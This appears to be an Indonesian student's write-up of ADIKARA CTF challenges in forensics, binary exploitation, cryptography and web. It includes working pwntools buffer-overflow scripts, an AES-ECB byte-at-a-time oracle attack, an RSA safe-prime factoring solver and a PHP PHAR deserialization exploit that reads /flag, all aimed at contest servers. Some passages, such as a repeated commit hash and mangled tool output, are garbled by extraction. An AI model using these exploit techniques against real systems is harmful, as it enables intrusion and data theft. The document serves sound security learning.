Write Up CTF ADIKARA

Nama: Muh. Aqil Rajab H NIM: 1301223182



AJANG DIGITAL KREATIF DAN INOVASI INFORMATIKA

Table of Contents

MISC	4
Sanity Check	4
Description	4
Solve	4
Flag	4
FORENSIC	5
Forensweet	5
Description	5
Solve	5
Flag	6
Forensheesh	7
Description	7
Solve	7
Flag	8
Polygrot	9
Description	9
Solve	9
Flag	11
BINARY EXPLOITATION	12
Binary Exploitation#1	12
Description	12
Solve	12
Flag	13
Binary Exploitation#2	14
Description	14
Solve	14
Flag	15
CRYPTOGRAPHY	15
Safe RSA	15
Description	15
Solve	16
Flag	17
EaaS	18
Description	18
Solve	18
Flag	21
WEB EXPLOITATION	22
Blaze	22
Description	22
Solve	22

Flag	24
Lambo Sandbox	25
Description	25
Solve	25
Flag	27

MISC

Sanity Check

Description

Challenge 29 Solves

Sanity Check 100

Sebelum memulai mengerjakan kompetisi ini, marilah kita berdoa sesuai dengan agama atau kepercayaan masingmasing.

Berdoa dimulai.

Berdoa selesai.

ADIKARACTF{>_<_good_luck_and_have_fun_>_<}

Flag

Submit

Solve

Flagnya dicantumin di deskripsi

```
ADIKARACTF{>_<_good_luck_and_have_fun_>_<}
```

Flag

```
ADIKARACTF{>_<_good_luck_and_have_fun_>_<}
```

FORENSIC

Forensweet

Description


Challenge	25 Solves	×
-----------	-----------	---

Forensweet 😂

My robot always talk strangely when he runs out of battery. He tried to talk something but i don't understand what it's saying.


Submit the flag in uppercase format with proper flag format: ADIKARACTF{}

Author: Wzrd



Solve

Diberikan sebuah file wav audio (audio.wav) yang berisi morse code, kita bisa melakukan decoding morse code tersebut menggunakan online tools seperti https://morsefm.com/



Dan akan didapatkan sebuah teks INFODISKONAKHIRTAHUN dan ketika digabungkan dengan format flag yang diberikan akan didapatkan flag yang diminta

Flag

ADIKARACTF{INFODISKONAKHIRTAHUN}

Forensheesh

Description

Challenge	14 Solves		×
-----------	-----------	--	---

Sorry for the inconvenience, but i accidently downloaded a malicious file again :(This time, my browser is crashed after downloading file from a website. Fortunately, i have the evidence so you can analyze it. Please help me to find 2 secret message in this evidence!

Author: Wzrd

Levidence.har

Flag

Submit


Solve

Diberikan sebuah har (evidence.har). Har file biasanya mencatat informasi interaksi web browser dengan website.

Setelah dianalisis ada 1 link yang mengarah ke link commit di github <a href="https://github.com/W-zrd/Evil-Cropper/commit/96bc5c28cf273382e3332deb9a775fd23765a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a775fd23766a82deb9a7766a82

Commit tersebut berisi 3 file yang memiliki pesan rahasia.

• File pertama yaitu file txt biasa (flag.txt) yang berisi



- File kedua adalah file jpeg dan bin file (cropped.jpg dan encrypted_half.bin). Kita bisa mengembalikan gambar ke uncropped menggunakan tools yang disediakan pada github https://github.com/W-zrd/Evil-Cropper/. Tools tersebut akan membaca dua file cropped.jpg dan encrypted_half.bin lalu akan digabungkan.
- Gunakan perintah berikut untuk menggabungkannya

```
    m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Forensheesh$ python3 script.py RESTORE Image restored successfully!
    m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Forensheesh$
```

Setelah digabungkan akan menghasilkan gambar berikut:



Gabungkan kedua flag akan menghasilkan

ADIKARACTF{so_u_are_familiar_with_har_and_python_huh_GGWP_by_Wzrd}

Flag

ADIKARACTF{so_u_are_familiar_with_har_and_python_huh_GGWP_by_Wzrd}

Polygrot


Description



Polygrot 260

I participate in a CTF, and I got a pdf file containing the flag part. Please help me find the other part.

Author: Rin4th



Solve

Diberikan sebuah file pdf (flag.pdf). Ketika dilakukan pengecekan file menggunakan binwalk kita dapat menemukan file zip lainnya di dalam file flag.pdf

Kita bisa mengekstrak file tersebut menggunakan tools foremost

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$ foremost flag.pdf
Processing: flag.pdf
|foundat=%PDF-1.7
%äüöß
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
    *0E**+**!*/~DA*tp*:Κ***Β*π*Ж;******6*νcК/С****
��j���;��/É/sXøJ��c□��v\���d�D���Ic�/�a1�
*)***J4phw*P*'***ol*I&*
endstream
endobj
3 0 obj
147
endobj
7 0 obi
<//Length 8 0 R/Filter/FlateDecode/Length1 11492>>
x009}|S0u00'Y0e[0?e00'?0'0!N
foundat=flag.zipUT
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$ ls -L
total 12
-rwxrwxrwx 1 m4rhz m4rhz 10500 Dec 20 13:15 flag.pdf
drwxrwxrwx 1 m4rhz m4rhz 4096 Dec 20 23:42
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Forensic/Polygrot$
```


Setelah diekstrak ada sebuah file zip 00000000.zip dan setelah diekstrak akan mendapatkan file berikut

Ketika file flag.zip akan diekstrak ternyata file zip tersebut memiliki password. Passwordnya bisa ditemukan pada judul soal yaitu **Polygrot**. Setelah diekstrak akan didapatkan sebuah gambar yang berisi qrcode. Lalu ketika qrcode tersebut discan akan memberikan bagian pertama flagnya.



ADIKARACTF{noM_y0u_kn0w_what_is_

Untuk bagian flag kedua ada di dalam file flag.pdf



Flag

ADIKARACTF{noM_y0u_kn0w_what_is_polygots?_19adf}

BINARY EXPLOITATION

Binary Exploitation#1

Description

Challenge	17 Solves	×
-----------	-----------	---

Buffer Overflow #1 180

Can you overwrite the overflow me variable?

nc 117.53.47.247 50010

Author: Moore



Solve

Diberikan 2 file, yang pertama file binary vuln dan yang kedua file vuln.c. Di challenge ini kita harus mengirimkan data yang cukup besar untuk memicu buffer overflow. dan juga overwrite nilai variabel overflow_me untuk memecahkan tantangan. Kita bisa menyelesaikan challenge ini menggunakan script python berikut (dan juga penjelasannya)

```
from pwn import *

# Hubungkan ke server target menggunakan fungsi remote()
conn = remote('117.53.47.247', 50010)

# Buat pola cyclic untuk menemukan offset
pattern = cyclic(100) # Pola 100 byte untuk memicu buffer overflow
```

```
# Kirimkan pola cyclic ke server
conn.sendline(pattern)

# Menerima dan print respon dari server
print(conn.recvall().decode())
```

Ketika dijalankan kita akan mendapatkan output berikut

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Binary/Buffer-Overflow#1$ python3 solve.py
[+] Opening connection to 117.53.47.247 on port 50010: Done
[+] Receiving all data: Done (469B)
[*] Closed connection to 117.53.47.247 port 50010
< This is simple buffer overflow vulnerability.
< You have to change value of `overflow_me` variable with this bug.
< On `Buffer Overflow 2` you have to change value to Oxdeadbeef.
< First, `overflow_me` is set to 0x0.< Now, time is yours!
> < aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
< Now `overflow_me` is 0x6161617461616173
< Nice work! `overflow_me` has changed!
ADIKARACTF{000_ez_overflow_part_1_1fa032}</pre>
```

Flag

ADIKARACTF{0o0_ez_overflow_part_1_1fa032}

Binary Exploitation#2

Description

Challenge	7 Solves	×
Challenge	7 Solves	>

Buffer Overflow #2 380

Now, can you overwrite the previous variable with specific value? Idk why pwner like magic value like oxdeadbeef.

PS: The attachments and remote service are the same with previous Buffer Overflow #1 challenge.

Author: Moore

Flag Submit

Solve

File pada challenge ini sama dengan file sebelumnya cuman bedanya kita mengirim payload yang mengubah nilai overflow_me menjadi <code>@xdeadbeef</code>, sehingga server akan memberikan flag. Berikut

```
from pwn import *

# Hubungkan ke server target menggunakan fungsi remote()
conn = remote('117.53.47.247', 50010)

# Buat payload: 72 byte buffer + 0xdeadbeef (little-endian)
payload = b'A'*72 + p64(0xdeadbeef)

# Kirimkan payload ke server
conn.sendline(payload)
```

```
# Menerima dan print respon dari server
response = conn.recvall()
print(response) # This will print raw bytes
```

Ketika dijalankan akan mendapatkan output berikut

Flag

ADIKARACTF{now_u_know_endianess_right?_94fc1a}

CRYPTOGRAPHY

Safe RSA

Description



Safe RSA 220

I used a safe prime, so now my RSA should be safe, right?

(not so) Author: Moore



Solve

Diberikan 2 file, yang pertama file python <code>gen.py</code> dan yang kedua file <code>txt output.txt</code>. File <code>gen.py</code> berisi proses pembuatan key. Untuk menyelesaikan challenge ini kita bisa menganalisis file <code>gen.py</code> dan <code>output.txt</code>. Dari <code>gen.py</code>, diketahui q=2p+1, sehingga n memenuhi persamaan kuadrat $2p^2+p-n=0$. Dengan n yang diberikan, kita memecahkan persamaan untuk mendapatkan p, lalu menghitung q sebagai 2p+1. Selanjutnya, hitung q0 (q0) = q0 (q1) dan gunakan q1 dan gunakan q2 dan konversikan kunci privat. Terakhir, dekripsi ciphertext q2 menggunakan q3 mod q4 dan konversikan hasilnya ke teks untuk mendapatkan flag. Berikut adalah program python untuk menyelesaikan challenge ini

```
from Crypto.Util.number import long_to_bytes
from math import isqrt
def solve_quadratic(a, b, c):
    # Memecahkan persamaan kuadrat
    discriminant = b * b - 4 * a * c
    return (-b + isqrt(discriminant)) // (2 * a)
# Diberikan dari output.txt
n =
141462798088722051318799729490921841045684289129519401507458481551818501
345780972050140869439773419571781243083655675803580035825559100776989995
997460352754682544784811123149386346851850688727377614402261954229978269
219754312075185083872573296071312565168967164450658906124427063020647048
739457948457283284791
e = 65537
958107012020878538417437310931494306555931476834218717992657845675467440
270283270060379277568089237428064575166873697240536598014096658094843337
046580051785756992871451326310202203387450541902389051556372214745377583
190008781008806841730992537783861185473216372865405498154192693147606335
02070855820951147798
# Langkah 1: Pecahkan persamaan kuadrat
p = solve quadratic(2, 1, -n)
# Langkah 2: Hitung q
q = 2 * p + 1
# Langkah 3: Hitung phi(n)
phi = (p - 1) * (q - 1)
# Langkah 4: Hitung kunci privat d
d = pow(e, -1, phi)
```

```
# Langkah 5: Dekripsi ciphertext
m = pow(c, d, n)
flag = long_to_bytes(m)
print(f"Flag: {flag.decode()}")
```

Ketika dijalankan program akan memberikan output berikut

• m4rhz@n00b:/mmt/c/Users/Aqil/Downloads/New folder/Adikara-Cryptography/Safe RSA\$ python3 solve.py
Found p: 8410196135903194597945253762129022686971454317874853007768411813338298748553020321642957681895197127965522361837781244778926424658601460559496065941893893
Found q: 1682039227188063891958890657524258063572142908635749706015536823626676597497106040643285915362190394255931044723675562489557852849317202921118992131883787787
Flag: ADIKARACTF{info_nilai_kalkulus_brp_bang_90afc2}

Flag

```
ADIKARACTF{info_nilai_kalkulus_brp_bang_90afc2}
```

EaaS

Description

Challenge	2 Solves	×
-----------	----------	---

EaaS

460

I put my confidential data into the encryption phase to prove that my EaaS (Encryption-as-a-Service) is secure enough.

nc 117.53.47.247 60010

Author: Moore

▶ View Hint

♣ server.py

Submit

Solve

Diberikan file server.py untuk melakukan analisis. Challenge ini memberikan layanan enkripsi dimana:

- Server menggunakan AES dalam mode ECB (Electronic Code Book)
- Data yang dienkripsi adalah gabungan dari user input + flag
- Data di-padding agar sesuai dengan block size (16 bytes)
- Secret key di-generate secara random

Kelemahan utama disini adalah penggunaan ECB yang memiliki karakteristik:

- Block yang sama akan menghasilkan ciphertext yang sama
- Setiap block dienkripsi secara independen

Berikut adalah kode exploit yang bisa digunakan

```
from pwn import *
import string
# Fungsi untuk connect ke server
def connect():
    return remote('117.53.47.247', 60010)
# Fungsi untuk melakukan enkripsi dengan mengirimkan pesan ke server
def encrypt(r, message):
    r.sendlineafter(b"Enter your choice: ", b"1") # Pilih opsi enkkripsi
    r.sendlineafter(b"Enter your message: ", message) # Kirim pesan yang
akan dienkripsi
    response = r.recvline().decode().strip() # Terima respon dari server
    return bytes.fromhex(response.split("Encrypted: ")[1]) # Convert hex
ke bytes
# Fungsi untuk nyari ukuran block dengan menambah input hingga panjang
outputnya berubah
def find_block_size():
    r = connect()
    base_length = len(encrypt(r, b"")) # Dapatkan panjang output awal
    i = 1
    while True:
        length = len(encrypt(r, b"A" * i)) # Coba dengan input yang
lebih panjang
        if length > base length: # Ngecek jika panjang berubah
            r.close()
            return length - base length # Kembalikan selisih sebagai
block size
        i += 1
# Fungsi untuk mendapatkan flag
def leak_flag():
    r = connect()
    block_size = 16  # Block size AES adalah 16 bytes
    known flag = b""
    # Hitung panjang padding yang diperlukan agar byte flag yang dicari
berada di akhir block
    while True:
        pad_length = (block_size - (len(known_flag) % block_size) - 1)
        padding = b"A" * pad_length
        # Dapatkan block target yang berisi padding + 1 byte flag yang
tidak diketahui
```

```
target = encrypt(r, padding)
       target_block_index = (len(padding) + len(known_flag)) //
block_size
       target block = target[target block index *
block_size:(target_block_index + 1) * block_size]
       found = False
        # Coba semua kemungkinan byte yang printable
        for c in string.printable.encode():
            test_input = padding + known_flag + bytes([c]) # Gabungkan
padding + flag yang diketahui + byte yang dicoba
            result = encrypt(r, test input)
            test_block = result[target_block_index *
block_size:(target_block_index + 1) * block_size]
            # Jika block sama dengan target, berarti byte ditemukan
            if test_block == target_block:
                known flag += bytes([c])
                print(f"Found byte: {bytes([c])} | Current flag:
{known_flag}")
                found = True
                break
       # Jika tidak ada byte yang cocok, berarti flag sudah lengkap
       if not found:
           break
   r.close()
    return known flag
if __name__ == "__main__":
   print("Starting exploit...")
   flag = leak flag()
    print(f"\nFinal flag: {flag}")
```

Ketika program dijalankan akan menghasilkan output berikut

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Cryptography/EaaS$ python3 solve.py
Starting exploit...
[+] Opening connection to 117.53.47.247 on port 60010: Done
Found byte: b A
Found byte: b'D' |
Found byte: b'I' |
Found byte: b'A' | Current flag: b'A'
                     Current flag: b'AD'
Found byte: b 1
Found byte: b'K' |
Found byte: b'A' |
Found byte: b'R' |
Found byte: b'A' |
                     Current flag: b'ADI'
                     Current flag: b'ADIK'
                     Current flag: b'ADIKA'
                     Current flag: b'ADIKAR'
                     Current flag: b'ADIKARA'
Found byte: b'C'
                     Current flag: b'ADIKARAC'
Found byte: b'T'
                     Current flag: b'ADIKARACT'
Found byte: b'F'
                      Current flag: b'ADIKARACTF'
Found byte: b'{'
                      Current flag: b'ADIKARACTF{'
Found byte: b'e'
                      Current flag: b'ADIKARACTF{e'
                      Current flag: b'ADIKARACTF{ec'
Found byte: b'c'
Found byte: b'b'
                      Current flag: b'ADIKARACTF{ecb'
Found byte: b'_'
                      Current flag: b'ADIKARACTF{ecb_'
Found byte: b'd'
                      Current flag: b'ADIKARACTF{ecb_d'
Found byte: b'o'
                      Current flag: b'ADIKARACTF{ecb_do'
                      Current flag: b'ADIKARACTF{ecb_doa'
Found byte: b'a'
Found byte: b'n'
                      Current flag: b'ADIKARACTF{ecb_doan'
                     Current flag: b'ADIKARACTF{ecb_doang'
Found byte: b'g'
Found byte: b'_'
                     Current flag: b'ADIKARACTF{ecb_doang_'
Found byte: b'e'
                      Current flag: b'ADIKARACTF{ecb_doang_e'
Found byte: b'z'
                     Current flag: b'ADIKARACTF{ecb_doang_ez'
Found byte: b'_'
                     Current flag: b'ADIKARACTF{ecb_doang_ez_'
Found byte: b'l'
                      Current flag: b'ADIKARACTF{ecb_doang_ez_l'
Found byte: b'a' |
                      Current flag: b'ADIKARACTF{ecb_doang_ez_la'
Found byte: b'h'
                      Current flag: b'ADIKARACTF{ecb_doang_ez_lah'
Found byte: b'_'
                      Current flag: b'ADIKARACTF{ecb_doang_ez_lah_'
Found byte: b'y'
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_y'
Found byte: b'a' |
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya'
Found byte: b'_'
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_'
Found byte: b'8' |
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8'
Found byte: b'a' |
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8a'
Found byte: b'f'
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8af'
Found byte: b'9' |
                     Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8af9'
Found byte: b'2' | Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8af92' Found byte: b'a' | Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8af92a' Found byte: b'}' | Current flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8af92a}'
[*] Closed connection to 117.53.47.247 port 60010
Final flag: b'ADIKARACTF{ecb_doang_ez_lah_ya_8af92a}'
```

Flag

ADIKARACTF{ecb_doang_ez_lah_ya_8af92a}

WEB EXPLOITATION

Blaze

Description

Challenge	7 Solves	×
-----------	----------	---

Blaze 380

I've built a website, but now I'm locked out because I forgot the password. The source code is gone, deleted.

Can you recover it from the compiled program and regain access?

Password: 421eecef54272d94ab2e34b76db68245

http://117.53.47.247:40010/

Author: b133dz




Flag		
------	--	--

Submit


Solve

Untuk challenge ini kita diberikan source code file dari website challenge itu sendiri. Di sini untuk menemukan flag yang tersembunyi kita harus mengetahui username dan password untuk login terlebih dahulu. Kita bisa menggunakan tools **Jetbrains dotPeek** untuk mengakses file BlazeBleed.dll.

Ketika menjalankan aplikasi **dotPeek** kita bisa melakukan import file BlazeBleed.dll, setelah itu cari ke Metadata > Param > username. Lalu anda akan menemukan kredensial login yaitu **admin** dan password login yaitu **isitjustmyimagination?**



Lalu akses web challenge-nya pada url http://117.53.47.247:40010/. Lakukan login menggunakan kredensial yang kita temukan sebelumnya



Setelah login kita akan menemukan flag yang kita cari



Flag

ADIKARACTF{blaze?_i_think_i_misspelled_blazor_bzbz_5b2055}

Lambo Sandbox

Description

Challenge	6 Solves	×
-----------	----------	---

Lambo Sandbox 380

PHP can make you rich.

Password: be2e512cefab2b0eea8a4fbf3bf0e18b

http://117.53.47.247:40011/

Author: b133dz



Solve

Pada challenge ini diberikan 2 file yaitu lambo-sandbox-src.zip dan index_revised.php. Challenge ini adalah aplikasi web PHP yang memungkinkan kita untuk mengupload PHAR (PHP Archive). Setelah dianalisis, ditemukan celah keamanan pada proses deserialisasi object PHP.

Vulnerability utamanya ada pada kode berikut:

```
$data = file_get_contents($dataPath);
$unserializedData = unserialize($data);

if ($unserializedData instanceof Helper) {
      $unserializedData->process();
}
```

Di sini, aplikasi akan membaca file dari PHAR yang kita upload, melakukan deserialisasi, dan jika hasilnya adalah object dari class Helper, maka method process() akan dijalankan.

Class Helper sendiri memiliki kode seperti ini:

```
class Helper {
    public string $file = '/tmp/sandbox';

    public function process(): void {
        echo file_get_contents($this->file);
    }
}
```

Kita bisa memanfaatkan ini untuk membaca file /flag dengan cara memodifikasi property \$file.

Berikut adalah file php untuk membuat exploit PHAR

```
<?php
class Helper {
   public string $file = '/flag';
}
// Buat folder untuk file Phar yang kita buat
$phar dir = '.';
if (!file_exists($phar_dir)) {
   mkdir($phar_dir);
}
// Serialisasikan objek Helper yang telah dimodifikasi
$serialized_helper = serialize(new Helper());
// Buat magic file
file_put_contents($phar_dir . '/magic_happens_here',
$serialized_helper);
// Buat file Phar
$phar_file = $phar_dir . '/exploit.phar';
$phar = new Phar($phar_file);
$phar->startBuffering();
$phar->addFromString('magic_happens_here', $serialized_helper);
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
echo "Exploit PHAR created at: $phar_file\n";
?>
```

Jalankan php create_exploit.php

• m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Web/Lambo Sandbox\$ php -d phar.readonly=0 create_exploit.php Exploit PHAR created at: ./exploit.phar

Lalu ketika kita melakukan upload exploit.phar pada web challenge ini yaitu http://117.53.47.247:40011/ maka akan mendapatkan flag yang kita cari



Flag

ADIKARACTF{this_challenge_was_made_one_hour_ago_be2e51}